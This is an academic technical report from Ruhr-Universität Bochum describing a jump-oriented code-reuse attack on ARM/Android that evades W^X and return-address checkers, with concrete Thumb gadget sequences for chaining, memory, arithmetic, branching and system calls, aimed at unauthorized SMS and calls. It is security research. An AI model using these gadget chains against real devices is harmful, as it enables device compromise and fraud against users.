RUHR-UNIVERSITÄT BOCHUM

Horst Görtz Institute for IT Security

Technical Report HGI-TR-2010-002

Jump Attacks on Android's ARM

Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Marcel Winandy

---

System Security Lab
Ruhr University Bochum, Germany

Ruhr-Universität Bochum
Horst Görtz Institute for IT Security
D-44780 Bochum, Germany

HGI-TR-2010-002
July 5, 2010
ISSN

Jump Attacks on Android's ARM*

Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Marcel Winandy

Abstract

In this paper we present a novel and general attack method on ARM-based computing platforms. Our attack deploys the principles of return-oriented programming (ROP). However, in contrast to conventional ROP, our attack exploits jumps instead of return addresses, and hence it can circumvent return address checkers. We show that our attack is Turing-complete and can induce arbitrary change of behavior in running programs *without* any code injection. We instantiate our attack method on the Android platform. We present an attack example that succeeds to send unauthorized text messages (SMS) and phone calls to high-cost numbers from a user's device. To achieve this result, our attack (i) modifies program behavior without code injection, and (ii) abuses permissions assigned to an application.

1 Introduction

Approximately 172 million smartphones were sold in 2009, from which Google Android and Apple iPhone were the fastest growing ones [33]. Smartphone platforms that use ARM processors, e.g., Apple iPhone and Google Android, have become very popular in the last two decades. Principally, ARM processors follow the RISC design principles. In 2009 ARM announced the 10 billionth mobile processor [3].

The wide deployment of smartphones makes them also attractive targets for attacks. For instance, attacks appeared that apply code injection via exploiting memory related vulnerabilities [27]. According to [19], the first smartphone malware has been appeared in 2004. In 2006 there were already more than 300 forms of mobile malware known, but none of them exploited programming bugs or security design flaws to insert into a victim device [22]. Using security measures such as mandatory application signing (e.g., for Symbian OS) can help to reduce the number of malware.

A typical approach to prevent code injection attacks is $W \oplus X$ [31], which marks a memory page either writable (W) or executable (X). However, recent software attacks on smartphones [24, 23] bypass $W \oplus X$ by applying the principles of *return-oriented programming (ROP)* [40]. ROP attacks do not require code injection, but invoke the execution of so-called *gadgets*, sequences of instructions, that already reside in the program memory space. Generally, ROP is shown to be Turing-complete and can be applied on a number of architectures [40, 5, 15, 7, 25, 26]. However, ROP attacks are based on function epilogue sequences and can be defeated by return address checkers [11, 9, 16, 20, 10]. These tools hold valid copies of return addresses in a dedicated memory area and enforce a return address check for each executed return instruction.

Recently, Checkoway and Shacham [8] introduced a new ROP attack for Intel x86 that needs *no* return instructions at all. Instruction sequences are instead chained together by indirect jump instructions. This attack cannot be detected in the same way as conventional ROP attack since there is no definite convention regarding the target on an indirect jump. While a return instruction must redirect execution back to the calling function, an indirect jump is allowed to transfer control to any function and instruction available in the program's address space. Inspired by the approach in [8], in this paper we present a jump oriented attack method targeting ARM computing platforms. Our attack uses ARM's indirect call instruction *Branch-Load-Exchange (BLX)*. Hence, we call our attack *BLX-Attack*. We instantiate our attack on an Android 2.0 device allowing us to enforce an authorized phone call.

*Part of this technical report will appear at the 17th ACM Conference on Computer and Communications Security (CCS 2010)

Contributions.

- **Turing complete jump-based attack method on ARM:** We present a jump-based attack method on ARM platforms that bypasses return address checkers and allows to change program behavior without code injection. Although in principle we adopt the jump attack presented in [8], developing such an attack on an ARM platform is not straightforward and more involved: This is because an attacker is not able to invoke unintended[1] sequences due to memory alignment enforced by ARM that reduces the code base dramatically. Nevertheless, we show that our attack method is Turing-complete. Moreover, our attack does not rely on BYOPJ (Bring your own pop jump) paradigm which is a strong assumption made in [8].
- **Attack instantiation on Android platform:** We mount our BLX-Attack on a *Google Android* platform by exploiting a heap-overflow vulnerability of the application (Section 5.3). We show that it is possible to attack an application, and that it is possible to send unauthorized text messages via SMS.

Outline. After providing background on the ARM architecture and presenting our adversary model and assumptions in Section 2, we give an overview of our BLX-Attack in Section 3, and explain the technical details of our gadget set in Section 4. We show how our BLX-Attack can be mounted on an Android device in Section 5 and ellaborate on related work in Section 6. We conclude the paper in Section 7.

2 Background and Assumptions

In this section we provide basic background on ARM and present our adversary model and assumptions.

2.1 ARM/THUMB Instruction Set

ARM is a 32-bit processor and features 16 general-purpose registers `r0` to `r15` as depicted in Table 1. All these registers can be accessed/changed directly. In contrast to the Intel x86 architecture, even the program counter `pc` can be accessed directly. Additionally, ARM processors feature a current program status register (`cpsr`), which holds the current state of the system. It contains condition flags, interrupt enable flags, and the current mode.

Register	Purpose
`r0 - r3`	Arguments into function; Function Results
`r4 - r11`	Register variables (must be preserved)
`r12`	Scratch register
`r13 (sp)`	Stack pointer
`r14 (lr)`	Link register (for return address)
`r15 (pc)`	Program Counter
`cpsr`	Control Program Status Register

Table 1: ARM registers

Although ARM has a 32-bit RISC architecture, it also provides a 16-bit instruction set, called THUMB. The THUMB instruction set is a subset of the ARM instruction set and is in particular suitable for embedded systems which often suffer from greater memory restrictions as PCs. Moreover, THUMB code provides better performance than ARM for systems shipped with a 16-bit memory. If instructions have to be fetched from a 16-bit memory, then it will take two cycles to fetch an ARM instruction, whereas only one cycle is needed to fetch a Thumb instruction. In particular, the libraries *libc.so* and *libwebcore.so* which we use as the code base for our BLX-Attack contain mainly THUMB instructions.

[1] Jumping to the middle of a valid instruction on Intel x86 results in a new instruction stream unintended by the programmer. This is possible on x86 because of unaligned memory access and variable-length instructions.

Function Calls. According to the ARM Architecture Procedure Call Standard (AAPCS) [4], function calls can be performed either through a `BL` or through a `BLX` instruction. The `BL` instruction performs a branch with link operation, i.e., enforces a branch to the specified routine by writing the destination address to the program counter `pc`, and by writing the return address to the link register `lr`. The `BLX` instruction additionally allows interworking between ARM and THUMB code. Further, only the `BLX` instruction allows indirect function calls (i.e., the target address of the branch is hold in a register). Note that, in practice, not all function calls follow the AAPCS calling convention: Instead of transferring the return address to `lr`, the ARM C compiler may enforce the return address to be pushed onto the stack and afterwards performs a direct branch to the function through a `B` or `BX` instruction.

Arguments to a function are provided in the registers `r0` to `r3`. If a function requires more than four arguments then these must be passed on the stack. Additionally, the output values of a function are returned via these registers. Registers `r4` to `r8`, `r10`, and `r11` are used for holding local variables of the called function whereas THUMB code usually uses only `r4` to `r8`. According to the AAPCS, a function must preserve registers `r4` to `r8`, `r10`, `r11`, and `sp`.

A function return is completed by writing the return address to the program counter `pc`. For this, the ARM architecture provides no dedicated return instruction. Instead, any instruction that is able to write to the program counter can be applied as return instruction. For instance, one common return instruction is the `BX lr` instruction that branches to the address stored in the link register `lr`. Further, it is also possible to use the `LDM` (load multiple) instruction that loads the return address from the stack.

2.2 Assumptions and Adversary Model

We define a strong adversary model. For our attack we assume the availability of standard protection mechanisms against code injection and return address corruption attacks. Later (in Section 5) we show that even under the presence of such protection schemes, our BLX-Attack can be mounted on an ARM-based Google Android device.

1. We assume that the target platform may enforce the $W \oplus X$ security model. Thus an adversary cannot use well-known code injection attacks. This is reasonable because the ARM architecture provides the XN bit (i.e., similar to Intel's non-executable bit) which allows the enforcement of $W \oplus X$. The new generations of Apple's smartphone iPhone make use of the XN bit for each memory page [23]. Although Android currently does not entirely use the XN bit, thus allowing code injection attacks, we assume a stronger Android architecture can be used in the future (enabling $W \oplus X$ by default).

2. We assume that the target platform may use countermeasures to defend/detect conventional ROP attacks, e.g., by using [11, 9, 16]. We believe that return-address checkers that were implemented for the Intel x86 architecture can be adopted to ARM architectures and the ARM C compiler.

3. We assume that the target platform provides an application with some bug allowing to instantiate a heap overflow attack. The reason for instantiating our attack by means of a heap overflow is that we want to avoid the use of any return instruction, so that our attack circumvents return address checkers. This is reasonable since heap overflow attacks are the standard attack technique of today's adversaries [32].

3 Overview of BLX-Attack Method

In this section we present the high-level idea of our BLX-Attack method. First, we describe the main aspects of the ARM `BLX` instruction and how this instruction can be exploited for our attack. Then, we present the general design of the BLX-Attack such as the memory layout and the main attack steps.

3.1 Attack Components

The `BLX` instruction stands for *Branch-Load-Exchange* and is usually used for indirect function calls. A *branch* is enforced to jump to an address stored in a particular register, while the return address is *loaded* to a specific register (the link register `lr`), and (if necessary) an instruction set *exchange* (from ARM to

THUMB and vice versa) can be enforced. In the following we will show how indirect branch instructions (such as `BLX`) can be exploited for

The principle of the BLX-Attack method is depicted in Figure 1. It shows an abstract view of a



Figure 1: A general Jump/BLX-Attack on ARM

program's memory. The adversary cannot inject own malicious code due to enabled $W \oplus X$ protection (see Assumption 1). However, an adversary is still able to use existing code of the target program and its libraries. Therefore, the adversary corrupts the control structure (CS) section so that program execution transfers to a specific piece of code in a linked library (lib). Usually control structures (such as return and jump addresses) are located on the stack or on the heap. The instruction sequence of the linked library is executed until a jump instruction has been reached which redirects the execution to the next sequence of instructions by using a *trampoline*. The trampoline is also part of the linked libraries and is responsible for loading the address of the next instruction sequence from the control structure (CS) section.

In contrast to a conventional ROP attack (see, e.g., [40]), our BLX-Attack does not use the return instruction as a connector for the instruction sequences. The idea for using indirect jumps rather than returns was first described by Shacham in 2007 [40]. However, a Turing-complete gadget set and a thorough attack design that allows chaining of multiple instruction sequences and gadgets without returns on Intel x86 was not presented before 2010 by Checkoway and Shacham [8]. The ARM gadget compiler introduced by Kornau [25] also includes instruction sequences ending in an indirect branch such as `BLX`. However, almost all presented gadgets end with function epilogue instructions. Further, the chaining of gadgets is always performed through function epilogue sequences, which will allow return address checkers to detect the attack. To the best of our knowledge, we are the first presenting a Turing-complete gadget set and attack method that is solely based on indirect jumps. Nevertheless, Kornau's compiler can be used to facilitate the work for finding gadgets by automatically identifying sequences ending in a `BLX` instruction.

The jump-based attack presented in [8] targets Intel x86 and cannot be applied straightforward to ARM-based systems. ARM is a RISC architecture where in contrast to Intel x86 no unintended instruction sequences can be invoked. Thus, developing such an attack for ARM is more involved because the code base is much smaller compared to Intel x86. Moreover, the attack in [8] assumes the presence of a pop-jump sequence (used as trampoline). However, for the typical libraries used on ARM such a trampoline sequence does not exist. This assumption is called "*Bring Your Own Pop Jump (BYOPJ)*". Typical libraries on ARM do not include pop-jump sequences[2], but we show how to design a Turing-complete attack method for ARM platforms *without* using the BYOPJ paradigm.

Reasons for Using BLX. The `BLX` instruction is not a part of a function epilogue. Hence, an attack based on `BLX` instructions cannot be detected by return address checkers. Moreover, in contrast to Intel's x86 indirect call instruction, the `BLX` instruction does not impact values on the stack (or generally on the memory), which makes the `BLX` instruction very suitable for our attack. However, since the program

[2]Sometimes such a sequence can be found in a function epilogue. However, these sequences can be protected by return address checkers.



Figure 2: The BLX-Attack Method/Architecture

counter `pc` can be accessed as a general purpose register, any instruction which uses the program counter `pc` as a destination register could also be used for the attack. We selected `BLX` instructions because most of the instruction sequences we identified in our code base end with `BLX`.

For extraction of a Turing-complete gadget set we inspected *libc.so* and *libwebcore.so* libraries of an Android 2.0 platform. Android's libc version is very compact, hence, we included Android's Web Browser library *libwebcore.so* to enlarge the code base. Both of the libraries (by default) are linked into the memory space of an application to fixed addresses (i.e., no ASLR (Address Space Layout Randomization) is used).

3.2 Attack Method Design

Memory Layout. Since we assume that return addresses are protected (Assumption 2 in Section 2.2), the initiation of our BLX-Attack has to be accomplished by other means as we will discuss in Section 5. Figure 2 depicts the memory layout and the steps of our BLX-Attack. The memory area under control of the adversary contains jump addresses and arguments which are clearly separated from each other. Each jump address points to a specific instruction sequence whereas each sequence ends with a `BLX` instruction in order to allow chaining of multiple sequences. We misuse the stack pointer `sp` as a pointer to arguments and need a second register (denoted with R_{JA}) as a pointer to jump addresses. We use the stack pointer because many sequences we identified in our code base contain load/store operations where the `sp` is used as base register. However, in contrast to [8] our attack does not force the adversary to control the stack pointer. Instead any register (R_{SP}) can be used as pointer to arguments and data. The order of jump addresses and arguments highly depends on the appropriate instruction sequences found on a platform. For instance, if the instruction sequence which updates R_{JA} adds a positive constant then jump addresses have to go from lower to higher memory addresses. In Figure 2 jump addresses go from lower to higher memory addresses and arguments are ordered vice versa. Of course, if jump addresses are not separated from arguments then one register could be saved. This is actually the preferred way proposed by Checkoway and Shacham [8]. However, on Intel x86, arguments are mainly loaded by a `POP` instruction from the stack which directly updates the stack pointer. Unfortunately, the typical libraries we examined load arguments without updating the stack pointer. That is the reason why we use R_{JA} as pointer to jump addresses which is updated after each instruction sequence.

BLX-Attack Steps. First, the adversary injects jump addresses and arguments to the stack or the heap (see Section 5 for a concrete example). Our attack method consists mainly of three parts: (i) **setup**, (ii) **Update-Load-Branch (ULB) sequence**, and (iii) **gadgets** which consist of several instruction

sequences. By subverting the control flow, the adversary is able to initialize several registers. We refer to this process as a *setup* (step 1). We explain in Section 5 details of the setup. The setup initializes three registers: R_{JA}, R_{ULB} and R_{SP}. R_{JA} and R_{SP} are used as a pointer to jump addresses and arguments. Register R_{ULB} is loaded with the address of our ULB sequence (see below). Finally, the last action of our setup phase is to redirect execution to Sequence 1 (steps 2 and 3 in Figure 2). After Sequence 1 completes its task, the `BLX` instruction (located at the end of the sequence) redirects execution to our ULB (step 4). The ULB sequence is responsible for *updating* register R_{JA}, *loading* the address of the Sequence 2, and for enforcing the *branch* to Sequence 2 (step 5 and 6). Thus, our ULB sequence is the connector for all sequences of instructions.

4 Gadget Set

In this section we present the (Turing-complete) gadget set for our BLX-Attack. The gadgets range from simple gadgets that load a value into a register up to sophisticated gadgets that enforce conditional branching.

4.1 Details of Setup and ULB Sequence

First, we describe the details of our setup and the ULB sequence. Since, our concrete BLX-Attack directly initializes register `r4` to `r15` by exploiting a setjmp buffer overflow vulnerability on the heap, we assume for the moment that the adversary can directly initialize these registers. We will describe in Section 5 in more details how this can be achieved.

In Section 3 we introduced the registers R_{JA}, R_{ULB}, and R_{SP} as the fundamental basis for our attack. The allocation of these registers highly depends on the identified instruction sequences in our code base and involves technical challenges because these registers must be preserved during the execution of the gadget chain. For our code base we decided (as depicted in Figure 2) for the following allocation: R_{JA} = `r6`, R_{ULB} = `r3`, and R_{SP} = `sp`. Further, we use following sequences for the setup and the ULB sequence:

```
LDR  r3,[sp,#0]; BLX r3    /* Setup sequence */
ADDS r6,#4; LDR r5,[r6,#124]; BLX r5   /* ULB sequence */
```

We use `r3` for R_{ULB} because most of the sequences in our code base end with a `BLX r3` instruction. Our setup sequence initializes `r3` (i.e., R_{ULB}) by loading the address of the ULB sequence from the stack through a `LDR` (load register) instruction into `r3`. We describe the role of the LDR instruction in more detail in Section 4.2. Note, since our adversary is able to directly initialize `r4` to `r15` by the setjmp vulnerability, we require no additional setup sequences for R_{JA} and R_{SP}.

The ULB sequence acts as connector for all executed instruction sequences by (i) updating R_{JA} after each sequence and (ii) transferring control to the subsequent instruction sequence. Since registers `r0` to `r3` are often used as destination registers before a `BLX` instruction, we decided to use `r6` as R_{JA} register. The ULB sequence first increases register `r6` by 4 Bytes (Update), then loads the next jump address (by an offset of 124 Bytes to `r6`) in `r5` (Load), and finally branches to the loaded address (Branch). However, this sequence does not directly use R_{JA} as branch destination register, rather it uses for this `r5`. Thus, we must take into account that the content of `r5` is overwritten after each ULB sequence.

One technical problem we have to address is that most of our sequences use the pre-indexed addressing mode, which means that `sp` does not change its value after it is used as base register in a load operation. It would be desirable to directly load `sp`, but unfortunately, we have no such load operation in the sequences of our code base. Hence, we use the following sequence to update `sp`:

```
SUB sp,#12; ADDS r0,r4,#0; BLX r3    /* Updating sp */
```

This sequence decreases the value of the stack pointer by 12 Bytes and as a side-effect overwrites the value of register `r0` with the content stored in `r4`. To preserve register `r0`, its value could be stored to memory or moved to a free register before.

4.2 Technical Details of Gadgets

The crucial part of our BLX-Attack is to build a Turing-complete gadget set allowing an adversary to generate arbitrary program behavior. Generally, gadgets consist of several instruction sequences, whereas

for our purposes the instruction sequences have to end in a `BLX` instruction to redirect execution to our ULB sequence. Thus, useful instruction sequences must be first extracted form libraries linked to an application. Previous work [5, 21, 25] has shown how to automate the identification of gadgets.

A Turing-complete gadget set for a BLX-Attack should at least consists of gadgets for (i) **memory operations** (load/store), (ii) **data processing** (data moving and arithmetic/logical operations), (iii) **control flow** (conditional/unconditional branching), and (iv) **system and function calls**. We could construct all these gadgets using the sequences in our code base, namely the libraries *libwebcore.so* and *libc.so* of an Android 2.0 device. In the following, we will present the technical details for all classes of gadgets

4.2.1 Memory Operations.

Memory operation gadgets are needed for loading and storing values from and to memory. Due to the RISC architecture of ARM processors load and store operations are only permitted through dedicated load and store instructions. The ARM instruction set offers for this two instructions, `LDR` and `STR`.[3] A general-purpose register can be loaded through an `LDR` instruction. Storing a register to memory is performed through the `STR` instruction. For instance, to load a word from the stack (with NULL Bytes offset) to `r1`, the following sequences could be used:

```
LDR r1,[sp,#0]; BLX r3
```

Loading an immediate. Typically, memory operations also include a gadget that loads an immediate value into a general-purpose register. For instance, to load NULL into register `r2` the following sequence could be used: `MOVS` instruction:

```
MOVS r2,#0; BLX r3
```

Storing to memory. In the following we present the store gadget. For a store operation we need at least two registers, one holding the word to be stored and one holding the target address.

Figure 3 depicts our store gadget which stores the contents of several registers (`r1`, `r3`, and `r4`) to a memory address pointed to by `r2`. Sequence 1 consists of two load instructions. The first one loads the target address for the store operation to register `r2`. The target address is located in the argument memory space at `[sp,#4]`. Unfortunately, the second load instruction overwrites register `r3` (R_{ULB}). Therefore the address stored at `[sp,#0]` must be the address of our ULB sequence to preserve R_{ULB}. Afterwards, sequence 2 stores the register contents of `r1`, `r3`, and `r4` to the memory area pointed to by `r2`. However, sequence 2 once again overwrites register `r3`. Hence, the address of our ULB sequence must also be placed at address `[sp,#8]`.

4.2.2 Data Processing

Data processing gadgets include gadgets for moving data among registers, logical (AND, OR, NOT, EOR), and arithmetic (ADD, SUB, MUL, DIV) operations. Basically, data processing gadgets need first memory load gadgets to initialize the source registers. Afterwards the desired operation is performed on the source registers.

Data movement gadgets. THUMB compiled code uses for data movement the arithmetic add instruction `ADDS`[4] instruction where the second operand is simply NULL:

```
ADDS r0,r1,#0; ADDS r1,r4,#0; BLX r3
ADDS r5,r1,#0; ADDS r7,r2,#0; BLX r3
```

For instance, the first sequence moves `r0` to `r1` and `r4` to `r1`.

[3] Despite these two instructions, ARM provides the LDM and STM instructions for a multiple load and store operation.
[4] An add instruction with the "S" suffix updates also the CPSR flag register.



Figure 3: The Store Gadget

Arithmetic gadgets. The ADD gadget can be also realized with the arithmetic add instruction `ADDS` as follows.

```
ADDS r0, r0, r2; BLX r3
```

This sequence adds the contents of register `r0` and `r2` and stores the result in register `r0`.

Our SUB gadget is based on the arithmetic sub instruction `SUBS` as depicted in Figure 4. This gadget subtracts `r0` from `r4`. Sequences 1 and 2 load the first operand into `r4` through `r0`, whereas the conditional branch in sequence 2 will be never taken, because `r3` holds the address of the ULB sequence (which does not equal NULL). Afterwards, sequence 3 loads `r0` with the second operand. The fourth sequence loads the address where the result will be stored into register `r2`. Finally, the last sequence performs the subtraction and stores the result at memory position `sp,#32` and in register `r1`.



Figure 4: Subtract Gadget

The remaining MUL and DIV gadgets can be realized by invoking the ADD and SUB gadget in a loop.

Logical gadgets. As an example for a logical operation gadget we present the AND gadget. Generally, logical and arithmetic operation gadgets must first load the operands into source registers. Afterwards the desired logical/arithmetic operation is performed on the loaded registers. Our AND gadget is depicted in Figure 5. Sequences 1 and 2 are responsible for loading the first operand into register `r7`. Afterwards,



Figure 5: AND Gadget

Sequence 3 loads the second operand into register `r1` and Sequence 4 performs the AND operation on register `r1` and `r7`, whereas the result is stored into register `r7`.

One important logical gadget to mention is the NOT gadget that computes the two's complement of a specific value. We realize the NOT (based on the ideas presented in [8]) by subtracting the source register (through a SUB gadget) from (-1). The AND and NOT gadget can be combined to a NAND gadget. All other logical operations (such as OR, EOR) can be emulated through our NAND gadget.

Similar, the negate gadget can be simulated through a subtract gadget by subtracting the source register from NULL.

Shift gadgets. Although shift gadgets are not always included in Turing-complete gadget sets (e.g., [40]), we show how these can be realized by the `ASRS` (arithmetic right shift) and `LSRS` (logical left shift) instructions, as follows:

```
ASRS r0,r0,#1; ADDS r0,r2,r0; BLX r3
LSLS r2,r2,#2; ADDS r2,r1,r2; BLX r3
```

For instance, the first sequence performs an arithmetic right shift on `r0` by one bit. To preserve the result of the shift operation, `r2` has to be loaded with NULL (e.g., by the load immediate gadget explained in Section **??**). Otherwise, the second instruction would overwrite `r0` by adding `r2` to `r0`.

4.2.3 Control Flow

In contrast to ordinary programs, branching in the context of our BLX-Attack implicates changing the R_{JA} (`r6`) register rather than the instruction pointer. The unconditional branching gadget can be realized by adding an offset to register R_{JA}, or by directly loading R_{JA} with a new value.

Our conditional branching gadget is based on the ideas presented in [40]: We compare two values and depending on the result, R_{JA} is either changed by an unconditional branch gadget or remains as before. To realize this gadget, we need a compare operation. This can be simulated through a SUB gadget updating the carry flag in the `cpsr` register. The updated carry bit is afterwards added to the constant `0xFFFFFFFF`, hence the result will be either NULL or `0xFFFFFFFF`. Finally, the result must be ANDed with the desired branch offset. The result of this last operation will be either NULL (Carry Bit = 1) or the offset (Carry Bit = 0), which is finally added to R_{JA}.

4.2.4 System and Function Calls

System calls are highly important for runtime attacks. Basically, system calls are needed to invoke special services of the operating system (like opening a file, executing a new program, etc.). For instance, conventional code injection attacks use the *execve* system call to execute a program such as */bin/sh*. System calls are also often implemented as functions in libc. Thus, a program only needs to invoke the appropriate function for the system call. A common alternative to this scheme consists of passing arguments in registers and in storing the system call number in a targeted register (e.g., on ARM `r7`, and on Intel %eax). The system call is then invoked through a software interrupt (e.g., on ARM `SVC 0x0` (Supervisor Call), and on Intel `int 0x80`).

The libc version of Android OS implements system calls by transferring the system call number to `r7`. Therefore all system call functions only differ in the `MOVS r7,#SYS_NR` instruction. We have inspected the appropriate libraries and could not identify a `SVC 0x0` instruction. Hence, we can only invoke a system call by calling the appropriate function and can use our system call gadget also for function calls. For instance the execve function looks as follows:

```
PUSH {r4, r7};
MOV r7,#11; 0xb
SVC 0x00000000
POP {r4,r7}
MOVS r0,r0
BXPL lr
```

Our system/function call gadget is depicted in Figure 6. We have to take into account that the `BLX` instruction loads the return address into the link register `lr`. Since the `BXPL lr` (located at the end of the *execve* function) redirects execution back to the value stored in the link register, we have to ensure that `lr` points at that time to a valid instruction sequence. However, when the `BLX` instruction is invoked, `lr` will be automatically loaded with the address of `[pc,#2]` (for Thumb compiled code). Hence, we use an instruction sequence with two `BLX` instructions (Sequence 1). The arguments for the system call must



Figure 6: System Call Gadget

be initialized by load gadgets (not depicted in Figure 6). Usually, registers `r0`-`r3` hold arguments for a system call. If a system call expects an argument in `r3`, then our R_{ULB} will be overwritten. Thus, we must temporarily change the R_{ULB} to a different register if `r3` is used as argument.

First, Sequence 1 invokes the system call function (step 1), whereas the address of the system call function is stored in `r7`. After the system call returns, the `BXPL lr`[5] instruction redirects execution back to Sequence 1 (step 2). Afterwards, Sequence 1 performs two data movement instructions and then redirects execution to Sequence 2 (step 3). This sequence re-initializes our R_{ULB} register `r3` with the address of the ULB sequence. Finally, Sequence 2 redirects execution to the ULB sequence which loads the next jump address (step 4).

